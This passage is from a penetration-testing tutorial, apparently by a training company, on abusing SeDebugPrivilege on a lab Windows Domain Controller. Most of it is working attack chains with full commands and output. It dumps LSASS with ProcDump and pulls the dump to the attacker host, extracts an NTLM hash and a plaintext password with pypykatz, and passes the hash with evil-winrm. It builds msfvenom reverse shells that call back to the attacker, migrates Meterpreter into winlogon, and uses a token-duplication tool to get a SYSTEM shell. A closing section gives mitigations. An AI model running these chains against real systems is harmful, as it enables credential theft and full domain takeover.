
The output confirms that `SeDebugPrivilege` is present and, more importantly, Enabled — meaning the token can immediately exercise the right without any additional privilege elevation call. This is the green light for every technique that follows.

Exploitation 1 — LSASS Dump with ProcDump and pypykatz

The first and most direct exploitation technique dumps LSASS memory to disk, exfiltrates the dump to the attacker host, and parses it offline to extract cached credentials. Microsoft ships a signed utility perfectly suited to the task: `Procdump`, part of the Sysinternals suite. Because the binary is Authenticode-signed by Microsoft, it typically evades most endpoint security products that would block Mimikatz outright.



The ProcDump download page on Microsoft Learn provides the current release. At the time of writing, [ProcDump v12.0](#) is the latest version and is downloaded directly onto the Kali host.



Back in the Evil-WinRM session, the upload command copies procdump.exe from the Kali host into the raaj user's Documents folder on the Domain Controller. Once uploaded, ProcDump is executed with the -accepteula flag to accept the licence agreement silently and -ma to write a full memory dump of the lsass.exe process into a file named lsass.dmp. The final download command pulls the 177 MB dump back to the attacker.

```
upload /root/procdump.exe
./procdump.exe -accepteula -ma lsass.exe lsass.dmp
download lsass.dmp
```



```
*Evil-WinRM* PS C:\Users\raaj\Documents>
*Evil-WinRM* PS C:\Users\raaj\Documents> upload /root/procdump.exe
Info: Uploading /root/procdump.exe to C:\Users\raaj\Documents\procdump.exe
Data: 1793160 bytes of 1793160 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\Users\raaj\Documents> ./procdump.exe -accepteula -ma lsass.exe lsass.dmp

ProcDump v12.0 - Sysinternals process dump utility
Copyright (C) 2009-2026 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[19:33:12]Dump 1 info: Available space: 39855546368
[19:33:12]Dump 1 initiated: C:\Users\raaj\Documents\lsass.dmp
[19:33:12]Dump 1 writing: Estimated dump file size is 176 MB.
[19:33:12]Dump 1 complete: 177 MB written in 0.2 seconds
[19:33:13]Dump count reached.

*Evil-WinRM* PS C:\Users\raaj\Documents> ls

Directory: C:\Users\raaj\Documents

Mode                LastWriteTime         Length Name
----                -
-a-----         7/3/2026   7:33 PM        180317778 lsass.dmp
-a-----         7/3/2026   7:33 PM             0 myeasylog.log
-a-----         7/3/2026   7:32 PM        1344872 procdump.exe

*Evil-WinRM* PS C:\Users\raaj\Documents> download lsass.dmp
Info: Downloading C:\Users\raaj\Documents\lsass.dmp to lsass.dmp
Info: Download successful!
```

With lsass.dmp on the Kali host, pypykatz parses the dump entirely offline. pypykatz is a pure-Python reimplementation of Mimikatz's sekurlsa module and reads the LSASS structures directly from the minidump without touching the target again.

```
pypykatz lsa minidump lsass.dmp
```

The tool iterates through every logon session recorded in the dump, printing SIDs, usernames, and logon timestamps for each one. The output below shows the raaj session — the expected result of the current Evil-WinRM connection.



```
root@kali ~  
└─> pypykatz lsa minidump lsass.dmp  
INFO:pypykatz:Parsing file lsass.dmp  
FILE: ===== lsass.dmp =====  
= LogonSession =  
authentication_id 3162520 (304198)  
session_id 0  
username raaj  
domainname IGNITE  
logon_server DC  
logon_time 2026-07-03T13:20:06.221734+00:00  
sid S-1-5-21-4045749477-1614332298-3688221009-2105  
luid 3162520  
    = Kerberos =  
        Username: raaj  
        Domain: ignite.local  
  
= LogonSession =  
authentication_id 2568461 (27310d)  
session_id 3  
username DWM-3  
domainname Window Manager  
logon_server  
logon_time 2026-07-03T12:55:08.878653+00:00  
sid S-1-5-90-0-3  
luid 2568461  
    = MSV =
```

Further down the output, a much more interesting session appears. The Administrator account had an active session on the Domain Controller when the dump was taken, and pypykatz has recovered the NTLM hash straight from the MSV structure. The hash, **32196b56ffe6f45e294117b91a83bf38**, is the credential material required for a Pass-the-Hash attack. Kerberos AES128 and AES256 keys are also visible, expanding the operator's options for both PtH and Overpass-the-Hash techniques.



```
= LogonSession =
authentication_id 241708 (3b02c)
session_id 1
username administrator
domainname IGNITE
logon_server DC
logon_time 2026-07-03T12:20:47.214877+00:00
sid S-1-5-21-4045749477-1614332298-3688221009-500
luid 241708
= MSV =
  Username: Administrator
  Domain: IGNITE
  LM: NA
  NT: 32196b56ffe6f45e294117b91a83bf38
  SHA1: 77472f8ffdef5688a5094850e229f435a96319c8
  DPAPI: 775cce65a61a41b5a1e80bb2b5d5796500000000
= WDIGEST [3b02c]=
  username Administrator
  domainname IGNITE
  password None
  password (hex)
= Kerberos =
  Username: administrator
  Domain: IGNITE.LOCAL
  AES128 Key: 32196b56ffe6f45e294117b91a83bf38
  AES256 Key: e1182a9a34827cabac57a635ae47ce2b2945b4e9397d369b07d4d714c6c525b7
= WDIGEST [3b02c]=
  username Administrator
  domainname IGNITE
  password None
  password (hex)
= CREDMAN [3b02c]=
  luid 241708
  username administrator
  domain 192.168.1.17
  password Password@123
  password (hex)500061007300730077006f00720064004000310032003300
```

Evil-WinRM natively supports NTLM authentication through the -H flag, so no password is required. Passing the recovered hash as the administrator account produces an interactive PowerShell session that lands directly in C:\Users\Administrator\Documents — full Domain Administrator access on the Domain Controller.

```
evil-winrm -i 192.168.1.11 -u administrator -H 32196b56ffe6f45e294117b91a83bf38
```

```
root@kali ~
> evil-winrm -i 192.168.1.11 -u administrator -H 32196b56ffe6f45e294117b91a83bf38
Evil-WinRM shell v3.9
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
*Evil-WinRM* PS C:\Users\Administrator\Documents>
*Evil-WinRM* PS C:\Users\Administrator\Documents>
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Exploitation 2 — Meterpreter Migration to winlogon.exe

The second technique swaps offline hash extraction for an interactive, in-memory pivot. Because SeDebugPrivilege permits writing to any process, a Meterpreter payload running under the raaj session can migrate its own thread into a SYSTEM-owned process such as



winlogon.exe and inherit its token. The result is a live SYSTEM shell without any credential recovery.

The first step generates a staged reverse TCP Meterpreter payload with msfvenom. The listener address points back to the Kali attacker on port 4444.

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.17 lport=4444 -f exe > shell.exe
```

```
root@kali ~  
└─> msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.17 lport=4444 -f exe > shell.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 355 bytes  
Final size of exe file: 7168 bytes
```

In parallel, Metasploit is launched with a quiet banner and the multi-handler module is configured to catch the incoming connection. The handler binds locally on port 4444 and matches the payload used by msfvenom.

```
msfconsole -q  
use exploit/multi/handler  
set payload windows/meterpreter/reverse_tcp  
set lhost 192.168.1.17  
set lport 4444  
run
```

```
root@kali ~  
└─> msfconsole -q  
msf > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(multi/handler) > set lhost 192.168.1.17  
lhost => 192.168.1.17  
msf exploit(multi/handler) > set lport 4444  
lport => 4444  
msf exploit(multi/handler) > run  
[*] Started reverse TCP handler on 192.168.1.17:4444
```

The generated shell.exe is uploaded through the existing Evil-WinRM session and executed on the Domain Controller. Because the raaj token holds SeDebugPrivilege, no additional bypass is required to interact with system processes once the callback lands.

```
upload /root/shell.exe  
./shell.exe
```



```
Info: Download successful!
*Evil-WinRM* PS C:\Users\raaj\Documents>
*Evil-WinRM* PS C:\Users\raaj\Documents> upload /root/shell.exe
Info: Uploading /root/shell.exe to C:\Users\raaj\Documents\shell.exe
Data: 9556 bytes of 9556 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\Users\raaj\Documents> ./shell.exe
```

On the Metasploit side, the handler receives the connection and opens a Meterpreter session. The `getuid` command reports the shell is currently running as `IGNITE\raaj`. Filtering the process list for `winlogon` returns its Process ID — 772 in this run — and the `migrate` command relocates the Meterpreter thread into that process. Because `winlogon.exe` runs as `NT AUTHORITY\SYSTEM`, and because `SeDebugPrivilege` permits the write into its address space, the migration succeeds. A second `getuid` confirms the session is now `SYSTEM` — full local compromise of the Domain Controller.

```
getuid
ps winlogon
migrate 772
getuid
```

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.17
lhost => 192.168.1.17
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.17:4444
[*] Sending stage (199238 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.17:4444 -> 192.168.1.11:49741) at 2026-07-03 11:46:45 -0400

meterpreter > getuid
Server username: IGNITE\raaj
meterpreter >
meterpreter > ps winlogon
Filtering on 'winlogon'

Process List
=====
  PID  PPID  Name           Arch  Session  User           Path
-----
  772   540  winlogon.exe   x64    1         NT AUTHORITY\SYSTEM C:\Windows\System32\winlogon.exe


meterpreter > migrate 772
[*] Migrating from 6480 to 772 ...
[*] Migration completed successfully.
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Exploitation 3 — SeDebugPrivesc Standalone Exploit

The third technique replaces the Meterpreter chain with a purpose-built binary. `SeDebugPrivesc`, published on [GitHub by bruno-1337](#), is a minimal C# tool that takes a target Process ID as its argument, opens the process using `SeDebugPrivilege`, duplicates its access token, and spawns a new `cmd.exe` under that token. Pointing it at `winlogon.exe` yields




an interactive SYSTEM shell in a single command. The latest release is downloaded from the project's releases page as a compiled SeDebugPrivesc.exe of roughly 17.5 KB.



The binary is uploaded through the Evil-WinRM session in the same manner as the previous payloads. Once on disk, the ps winlogon cmdlet is used to look up the current Process ID of winlogon.exe — in this session, PID 640. That value is the argument the exploit expects.

```
upload /root/SeDebugPrivesc.exe
ps winlogon
```





Executing SeDebugPrivesc.exe with the discovered PID triggers the token-duplication routine and spawns a new command shell running as NT AUTHORITY\SYSTEM, without the overhead of a full Meterpreter framework.

```
./SeDebugPrivesc.exe 640
```

SeDebugPrivesc accepts an optional second argument: a path to an executable that will be spawned under the duplicated SYSTEM token instead of the default cmd.exe. This variant lets the operator hand off SYSTEM control to any binary of their choosing — most usefully, a reverse shell that calls back to the attacker over the network. The technique is functionally similar to Exploitation 2 but avoids the Meterpreter framework entirely.

Preparing the Reverse Shell Payload

The payload is generated on the Kali attacker host at 192.168.1.17 using msfvenom. The chosen template is windows/shell_reverse_tcp, a lightweight stageless reverse cmd.exe rather than a full Meterpreter payload — smaller, faster to load, and comfortably caught by any TCP listener. The listener port is set to 443 to blend with routine outbound HTTPS traffic, and the output is written to shell.exe.

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.17 lport=443 -f exe > shell.exe
```

```
root@kali ~  
└─> msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.17 lport=443 -f exe > shell.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 324 bytes  
Final size of exe file: 7168 bytes
```

Msfvenom reports a 324-byte payload wrapped in a 7,168-byte Windows executable, ready for delivery.

Executing SeDebugPrivesc Against winlogon.exe

Back inside the existing Evil-WinRM session as IGNITE\raaj, the newly generated shell.exe is uploaded to the user's Documents folder alongside the previously staged SeDebugPrivesc.exe. Both binaries now sit on the Domain Controller, and the exploit tool is invoked with two arguments: the target Process ID (640 — winlogon.exe from the previous step) and the path to the payload it should launch. SeDebugPrivesc opens winlogon using SeDebugPrivilege, duplicates its SYSTEM access token, and starts shell.exe under that token.

```
upload /root/shell.exe
```

```
./SeDebugPrivesc.exe 640 shell.exe
```



```
*Evil-WinRM* PS C:\Users\raaj\Documents> upload /root/shell.exe
Info: Uploading /root/shell.exe to C:\Users\raaj\Documents\shell.exe
Data: 9556 bytes of 9556 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\Users\raaj\Documents>
*Evil-WinRM* PS C:\Users\raaj\Documents> ./SeDebugPrivesc.exe 640 shell.exe
pid= 640
[+] New process is created successfully.
    ↳ PID : 2364
    ↳ TID : 2740
```

The tool confirms the token hijack succeeded, prints the parent PID it acted on (640), and reports the new process created with PID 2364 and thread ID 2740. That new process is shell.exe, now running as NT AUTHORITY\SYSTEM.

Receiving the SYSTEM Shell

On the Kali host, a Netcat listener is opened on port 443 — the same port encoded into the payload — and wrapped with rlwrap to provide line editing and command history for the incoming shell. Almost immediately, the reverse connection lands and drops the operator into a Windows command prompt sitting in the raaj Documents directory.

```
rlwrap nc -lvp 443
```

The banner identifies the host as Windows 10.0.17763.737 — Windows Server 2019 — and a whoami confirms the shell is running as nt authority\system. The chain is complete: a standard domain user with nothing more than SeDebugPrivilege has just been elevated to SYSTEM on the Domain Controller with a signed-tool workflow, a 7 KB payload, and a single Netcat listener.

```
whoami
```

```
root@kali ~
> rlwrap nc -lvp 443
listening on [any] 443 ...
192.168.1.13: inverse host lookup failed: Unknown host
connect to [192.168.1.17] from (UNKNOWN) [192.168.1.13] 49750
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\raaj\Documents>whoami
whoami
nt authority\system
C:\Users\raaj\Documents>
```



Mitigation Strategies

The four chains demonstrated in this article share a single root cause: the delegation of Debug programs to a non-administrative principal. Effective defence therefore, begins with removing that delegation. The Default Domain Controllers Policy should restrict Debug programs to the Administrators group only, and any exception granted for a monitoring, backup, or performance product should be narrowly scoped, formally documented, and revisited at every audit cycle.

Beyond the specific privilege assignment, defenders should enable LSA Protection (RunAsPPL = 1) so that LSASS runs as a Protected Process Light, blocking memory reads even from SeDebugPrivilege-holding users unless a signed kernel driver is loaded. Credential Guard raises the bar further by isolating secrets in a virtualisation-based enclave that lives outside the reach of any user-mode debugger. Windows Defender Attack Surface Reduction includes a rule that specifically blocks credential-stealing reads from LSASS and should be enabled in audit mode first, then enforced once compatible.

Endpoint detection rules that alert on ProcDump execution against lsass.exe, on suspicious writes to winlogon.exe, and on the creation of child processes from winlogon or lsass will surface the exact behaviours used in every chain above. The fourth chain in particular leaves three distinct signals a well-tuned EDR should catch: an unusual child process spawned by winlogon.exe, an outbound TCP connection from that child to an external host on a non-standard port for that process, and a token duplication event originating from a non-administrative user context. Finally, Domain Controllers should be treated as tier-zero assets: interactive logons by any account other than a small, monitored set of administrators should trigger investigation, and administrative sessions to a DC should originate only from dedicated Privileged Access Workstations.

Conclusion

SeDebugPrivilege is not a subtle misconfiguration — it is a full delegation of debugger authority over every process on a host, and on a Domain Controller it is equivalent to Domain Admin. The four chains presented above — signed-tool LSASS dumping, Meterpreter migration into winlogon, a single-purpose token duplicator spawning cmd.exe, and the same duplicator launching a reverse shell — each convert the assignment into SYSTEM or Domain Administrator access with modest effort. What makes the privilege particularly dangerous is how little exotic tooling any of the chains require: no custom malware, no zero-day, and in the signed-tool chain, not even a binary that would be flagged as malicious in isolation. Auditing User Rights Assignments across every GPO in the forest and revoking Debug programs from anyone outside the Administrators group closes the door before an operator ever gets to open it.

FOLLOW US ON

social media



TWITTER



DISCORD



GITHUB



LINKEDIN

CONTACT US
FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in

JOIN OUR TRAINING PROGRAMS

